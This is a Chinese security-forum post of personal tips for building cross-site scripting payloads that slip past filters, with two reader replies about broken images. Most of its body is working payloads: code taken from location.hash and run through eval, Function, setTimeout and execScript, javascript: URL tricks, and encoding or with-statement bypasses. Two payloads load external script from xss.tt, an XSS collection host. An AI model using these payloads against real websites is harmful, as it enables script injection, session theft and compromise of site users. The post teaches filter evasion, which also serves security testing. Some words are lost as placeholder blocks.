XSS相关一些个人Tips

抹布 / 2019-04-24 08:56:00 / 浏览数 6616 安全技术 WEB安全 顶(0) 踩(0)

前言

近日在看些xss相关的知识，在乌云知识库上，有篇XSS■■■■■Writeup里面姿势很多，能力不足，有些无法复现，就把自己觉得好玩的写下来。

location

Location■■对于我们构造一些另类的xss payload有很大的帮助，例如P牛这篇文章介绍的使用编码利用location来变形我们的XSS Payload


Location 对象属性

属性	描述
hash	设置或返回从井号 (#) 开始的 URL（锚）。
host	设置或返回主机名和当前 URL 的端口号。
hostname	设置或返回当前 URL 的主机名。
href	设置或返回完整的 URL。
pathname	设置或返回当前 URL 的路径部分。
port	设置或返回当前 URL 的端口号。
protocol	设置或返回当前 URL 的协议。
search	设置或返回从问号 (?) 开始的 URL（查询部分）。

Location

在介绍Location的属性前，我们先来了解下slice()方法。

slice() 方法可从已有的字符串中返回选定的元素。



location.hash

查阅文档。

定义和用法

hash 属性是一个可读可写的字符串，该字符串是 URL 的锚部分（从 # 号开始的部分）。

语法


```
location.hash
```

浏览器支持

所有主要浏览器都支持 hash 属性

我们关注的重点是#的作用，location对象的hash属性用于设置或取得 URL 中的锚部分。

例如我们现在的网址为http://localhost/1.html#s9mf，我们在控制台输入location.hash，则会返回我们设定的■。




利用这个特性，在构造xss代码时，可以把一部分payload，放置在测试语句的尾部。

例子：

```
<body/onload=eval(location.hash.slice(1))>#alert(1)
```

这里用eval执行通过location.hash获取过来的alert(1)代码，slice方法在这里的作用是截取下标为1以后的字符串元素(包括1)。如果你还是不太理解，那么我们用d




可见，slice方法在这里返回的字符串为alert(1)，substr方法在这里也可以代替slice使用。

```
<body/onload=setTimeout(location.hash.substr(1))()>#alert(1)
```


这里使用的setTimeout，也可以使用constructor属性来执行代码，不过要记住加个()。

```
Set.constructor(location.hash.substr(1))()
```




也可以使用execScript，不过execScript是IE浏览器独有，所以只能在IE弹，相比较下eval则是所有浏览器都支持。

```
<body/onload=execScript(location.hash.substr(1))>#alert(1)
```



使用Function匿名函数来执行尾部的代码。

```
<body/onload=Function(location.hash.slice(1))()>#alert(/xss/)
```



利用■■■。


```
<body/onload=eval(location.hash.slice(1))>#javascript:alert(1)
```

利用注释，引用伪协议后开始变得有趣。

```
<svg/onload=location='javascript:/*'%2blocation.hash> #*/alert(1)
```

更进一步。

```
<svg/onload=location="javascript:"%2binnerHTML%2blocation.hash>"  #"-alert(1)
```




unescape()

---


unescape()函数用于对已经使用escape()函数编码的字符串进行解码，并返回解码后的字符串。

我们引入外部url时，如果拦截//，我们可以先url编码，再解码。



例如：

```
<svg/onload=appendChild(createElement('script')).src=unescape('http%3A%2F%2Fxss.tt%2F1te')>
```




with

---

with语句可以方便地用来引用某个特定对象中已有的属性。使用with可以实现通过节点名称的对象调用。

如果.被拦截，我们可以尝试with。

```
<svg/onload=with(location)with(hash)eval(alert(1))>
```



基于DOM的方法创建和插入节点把外部JS文件注入到网页中，也可以应用with。

```
<svg/onload="[1].find(function(){with(`docom'|e|'nt`);;body.appendChild(createElement('script')).src='http://xss.tt/XA'})">
```

参考

- https://www.cnblogs.com/slpawn/p/8630740.html
- http://www.anquan.us/static/drops/papers-894.html
- http://www.anquan.us/static/drops/papers-938.html
- https://www.t00ls.net/viewthread.php?tid=43475&highlight=%2B风在指尖

上一篇：CVE-2018-18500：利用... 下一篇：C++逆向学习(一) string

1. 2 条回复

vulg**** 2019-06-29 19:21:14

表哥 你这篇文章里所有展示图片挂了 刷新页面多次 还是加载不出来 可否重置下图片链接 没有图片展示 不知道表哥想要演示什么[多多捂脸]

0 回复Ta

 抹布 2019-07-15 22:53:17

@vulq**** 文章： https://github.com/S9MF/Xss_Test/tree/master/waf
抱歉啊 这段时间 在工厂打工 没注意到。。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板